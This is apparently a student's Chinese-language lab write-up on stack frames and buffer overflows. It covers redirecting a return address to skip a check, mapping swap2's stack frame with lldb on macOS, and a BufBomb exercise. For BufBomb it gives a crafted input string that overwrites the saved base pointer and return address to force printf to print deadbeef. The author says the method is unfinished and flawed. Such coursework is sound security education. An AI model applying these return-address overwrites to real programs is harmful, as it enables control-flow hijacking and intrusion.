


1. key3 key4 解体思路，首先看到 processkey34 这个函数，我们可以知道这个函数是将 key3 这个传入的指针的地址向地址高位移动 key3 指针取值的值这么多个单位的整形指针偏移量，然后将这个地址中的值加上 key4 取值的值，我们从 stackframe 的知识中可以知道，一个函数的栈最开头的地方是 caller 函数给压入的 callee 函数执行完成后回到 caller 函数执行的地址，所以自然想到通过更改 processkey34 函数栈中回到 main 的执行地址，直接跳过 if 语句而去执行 extractinfo2，而我们在 process34 函数栈中可以看到，key3 距



然后调出 main 函数的反汇编可以看到我们想要跳到的 extractmessage2 函数所在的指令地址是 0x10631eeef ef-c3=2c 换算成十进制也就是 44，所以 key4 是 44



最后运行结果：



2.当程序执行 swap2 中的 temp=*x;指令时程序的 stackframe 结构

操作平台：macOS 编译器信息

```
0x106071f40 <+48>:  callq  0x106071f76               ; symbol stub for: printf
0x106071f45 <+53>:  leaq   -0x4(%rbp), %rdi
0x106071f49 <+57>:  leaq   -0x8(%rbp), %rsi
0x106071f4d <+61>:  movl   %eax, -0xc(%rbp)
0x106071f50 <+64>:  callq  0x106071ee0               ; swap2 at week05_swap.cpp:12
```

```
slp_playground`swap2:
    0x106071ee0 <+0>:  pushq  %rbp
    0x106071ee1 <+1>:  movq   %rsp, %rbp
    0x106071ee4 <+4>:  movq   %rdi, -0x8(%rbp)
    0x106071ee8 <+8>:  movq   %rsi, -0x10(%rbp)
->  0x106071eec <+12>: movq   -0x8(%rbp), %rsi
```

首先查看反汇编代码，发现 main 函数在调用函数的时候不保存寄存器，并且传递参数的方式是直接通过寄存器保存参数然后被调函数去寄存器中直接获取，与 vc6.0 的 push 寄存器到栈中有稍微的不同。最后由此得到在执行 temp = *x 指令时程序的栈帧状态结构为如下

（下方是高地址）

swap 函数的局部变量：传入参数指针 x 和指针 y，以及声明的本地变量 temp 18000000 30000000 b0e5b8e9 01000000 b8e5b8e9 fe7f0000 bce5b8e9 fe7f0000 c0e5b8e9 fe7f0000 551f0706 01000000

swap 函数保存的 bp：c0e5b8e9 fe7f0000
在 main 函数中时，我们查看 rbp 的值可以发现就是上述这个地址
`(lldb) register read rbp`
`rbp = 0x00007ffee9b8e5c0`

main 函数的返回地址：551f0706 01000000
从反汇编可以看到这个地址对应的是：
`0x106071f50 <+64>: callq 0x106071ee0 ; swap2 at week05_swap.cpp:12`
`-> 0x106071f55 <+69>: leaq 0x3a(%rip), %rdi ; "after swap1,a=%d, b=%d\n"`

main 函数的局部变量：a，b 以及空闲一些空闲空间，因为在开辟栈的时候为 main 函数开辟了 16 个字节的局部变量空间
`0x106071f10 <+0>: pushq %rbp`
`0x106071f11 <+1>: movq %rsp, %rbp`
`0x106071f14 <+4>: subq $0x10, %rsp`

main 函数保存的 bp：d8e5b8e9fe7f0000

3.BufBomb

攻击思路：通过更改 printf 的传入参数来使得打印的内容变成 deadbeef 而不是 0x1
首先观察 test 的反汇编

```
   0x108fb7e59 <+25>: callq  0x108fb7e10               ; getbuf at week05_bufbomb.cpp:49
-> 0x108fb7e5e <+30>: leaq   0x13a(%rip), %rdi         ; "getbuf returned 0x%x\n"
   0x108fb7e65 <+37>: movl   %eax, -0x4(%rbp)
   0x108fb7e68 <+40>: movl   -0x4(%rbp), %esi
   0x108fb7e6b <+43>: movb   $0x0, %al
   0x108fb7e6d <+45>: callq  0x108fb7f5a               ; symbol stub for: printf
```

这一段当中在 getbuf 返回之后把 eax 的值先是给了 val，也就是 movl %eax，-0x4(%rbp) 然后才将 val 的值传给 printf, 也就是 movl -0x4(%rbp), %esi, 所以我们可以通过更改 getbuf 的返回地址的方式让他直接跳过将 getbuf 的返回值给到 val 这个步骤而直接将 val 的值传递给 printf，同时更改 val 的值为 deadbeef 即可达到攻击效果。

首先我们从栈的结构得知, buf 这个数组的前面还有 getbuf 保存的 ebp, 然后才到返回地址，而 ebp 对于每一次程序运行来说不同, 所以每一次的攻击输入的字符要通过寄存器查看 ebp 的值得到

```
08000000  30000000  0095c4e6  fe7f0000
2094c4e6  fe7f0000  82006555  f9a89547
1095c4e6  fe7f0000  5e7efb08  01000000
```

在这个地方我们可以看到返回地址是 108fb7e5e,ebp 的值为 7ffee6c49510,我们再查看 test 函数的反汇编代码可以看到我们需要跳转到的地方是

```
   0x108fb7e65 <+37>: movl   %eax, -0x4(%rbp)
   0x108fb7e68 <+40>: movl   -0x4(%rbp), %esi
```

所以我们输入的字符串从 33 位开始应该是 1095c4e6fe7f0000687efb0801000000
接着我们要改变 val 的值为 deafbeef

```
2094c4e6  fe7f0000  82006555  f9a89547
1095c4e6  fe7f0000  5e7efb08  01000000

30050000  00000000  10000000  00000000
```

我们可以看到 val 的值离 getbuf 的栈有 12 个字节，而这 12 个字节的值是可以任意填充的，于是接下来的字符串应该为 000000000000efbeadde
宗上 我们得到的密码为

000000000000000000000000000000001095c4e6fe7f0000687efb0801000000000000000000efbeadde

dbq 没做完这方法有缺陷